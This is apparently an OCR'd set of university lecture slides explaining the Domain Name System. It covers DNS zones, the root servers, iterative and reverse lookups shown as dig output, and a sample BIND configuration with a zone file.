
Domain Name System (DNS)


Domain Name System




SYRACUSE UNIVERSITY
ENGINEERING
& COMPUTER
SCIENCE


Organization of DNS Domains

Organization of DNS Zones




Top-Level Domain .sucks





DNS Zone Versus Domain



Zone

Domain


syr.edu

DNS Root Servers

List of Root Servers

Hostname	IP Addresses	Manager
a.root-servers.net	198.41.0.4, 2001:503:ba3e::2:30	VeriSign, Inc.
b.root-servers.net	192.228.79.201	University of Southern California (ISI)
c.root-servers.net	192.33.4.12	Cogent Communications
d.root-servers.net	199.7.91.13, 2001:500:2d::d	University of Maryland
e.root-servers.net	192.203.230.10	NASA (Ames Research Center)
f.root-servers.net	192.5.5.241, 2001:500:2f::f	Internet Systems Consortium, Inc.
g.root-servers.net	192.112.36.4	US Department of Defence (NIC)
h.root-servers.net	128.63.2.53, 2001:500:1::803f:235	US Army (Research Lab)
i.root-servers.net	192.36.148.17, 2001:7fe::53	Netnod
j.root-servers.net	192.58.128.30, 2001:503:c27::2:30	VeriSign, Inc.
k.root-servers.net	193.0.14.129, 2001:7fd::1	RIPE NCC
l.root-servers.net	199.7.83.42, 2001:500:3::42	ICANN
m.root-servers.net	202.12.27.33, 2001:dc3::35	WIDE Project

13



IP anycast


Root Zone File

Visit: https://www.internic.net/domain/root.zone


SYRACUSE UNIVERSITY
ENGINEERING
& COMPUTER
SCIENCE

DNS Query

DNS Query: Principle



DNS Iterative Query



DNS Iterative Query: Break Down the Process

❖ **Query the root server.**

DNS server

dig name

local

```
seed@ubuntu:~$ dig @a.root-servers.net www.example.net

(Only a portion of the reply is shown here)
;; QUESTION SECTION:
;www.example.net.       IN    A

;; AUTHORITY SECTION:
net.            172800 IN    NS    m.gtld-servers.net.
net.            172800 IN    NS    l.gtld-servers.net.
net.            172800 IN    NS    k.gtld-servers.net.

;; ADDITIONAL SECTION:
m.gtld-servers.net. 172800 IN A     192.55.83.30
l.gtld-servers.net. 172800 IN A     192.41.162.30
k.gtld-servers.net. 172800 IN A     192.52.178.30
```

❖ **Query the .net server.**

```
seed@ubuntu:~$ dig @m.gtld-servers.net www.example.net

;; QUESTION SECTION:
;www.example.net.       IN    A

;; AUTHORITY SECTION:
example.net.    172800 IN    NS    a.iana-servers.net.
example.net.    172800 IN    NS    b.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net. 172800 IN A     199.43.132.53
b.iana-servers.net. 172800 IN A     199.43.133.53
```


❖ **Query example.net's NS server.**

```
seed@ubuntu:$ dig @a.iana-servers.net www.example.net

;; QUESTION SECTION:
;www.example.net.       IN    A

;; ANSWER SECTION:
www.example.net.  86400 IN    A     93.184.216.34
```

SYRACUSE UNIVERSITY
ENGINEERING
& COMPUTER
SCIENCE

Set Up Your Own DNS

What Happens When You Have Bought a Domain Name?



Set Up Your Own DNS Server

name Server

❖ /etc/bind/named.conf (BIND configuration file)

```
zone "example.net" {
      type master;
      file "/etc/bind/example.net.db";
     };

zone "0.168.192.in-addr.arpa" {
      type master;
      file "/etc/bind/192.168.0.db";
     };
```

❖ Zone file

```
$TTL 3D ; default expiration time of all resource records without their own
   TTL
@      IN    SOA   ns.example.net. admin.example.net. (
      1            ; Serial
      8H           ; Refresh
      2H           ; Retry
      4W           ; Expire
      1D )         ; Minimum

@      IN    NS    ns.example.net.  ;Address of name server
@      IN    MX    10 mail.example.net. ;Primary Mail Exchanger

www    IN    A     192.168.0.101 ;Address of www.example.net
mail   IN    A     192.168.0.102 ;Address of mail.example.net
ns     IN    A     192.168.0.10 ;Address of ns.example.net
*.example.net. IN A 192.168.0.100 ;Address for other URL in
                                  ; the example.net domain
```

SYRACUSE UNIVERSITY
ENGINEERING
& COMPUTER
SCIENCE

Reverse DNS Lookup

Reverse DNS Lookup

IP → name

→ 128.230.171.184

SU

(184.171.230.128.in-addr.arpa.) name.

root.

```
seed@ubuntu:~$ dig @a.root-servers.net -x 128.230.171.184

;; QUESTION SECTION:
;184.171.230.128.in-addr.arpa. IN PTR

;; AUTHORITY SECTION:
in-addr.arpa.   172800 IN NS f.in-addr-servers.arpa.
in-addr.arpa.   172800 IN NS e.in-addr-servers.arpa.

;; ADDITIONAL SECTION:
f.in-addr-servers.arpa. 172800 IN A 193.0.9.1
e.in-addr-servers.arpa. 172800 IN A 203.119.86.101
```

```
seed@ubuntu:~$ dig @f.in-addr-servers.arpa -x 128.230.171.184

;; QUESTION SECTION:
;184.171.230.128.in-addr.arpa. IN PTR

;; AUTHORITY SECTION:
128.in-addr.arpa. 86400 IN NS r.arin.net.
128.in-addr.arpa. 86400 IN NS u.arin.net.
```

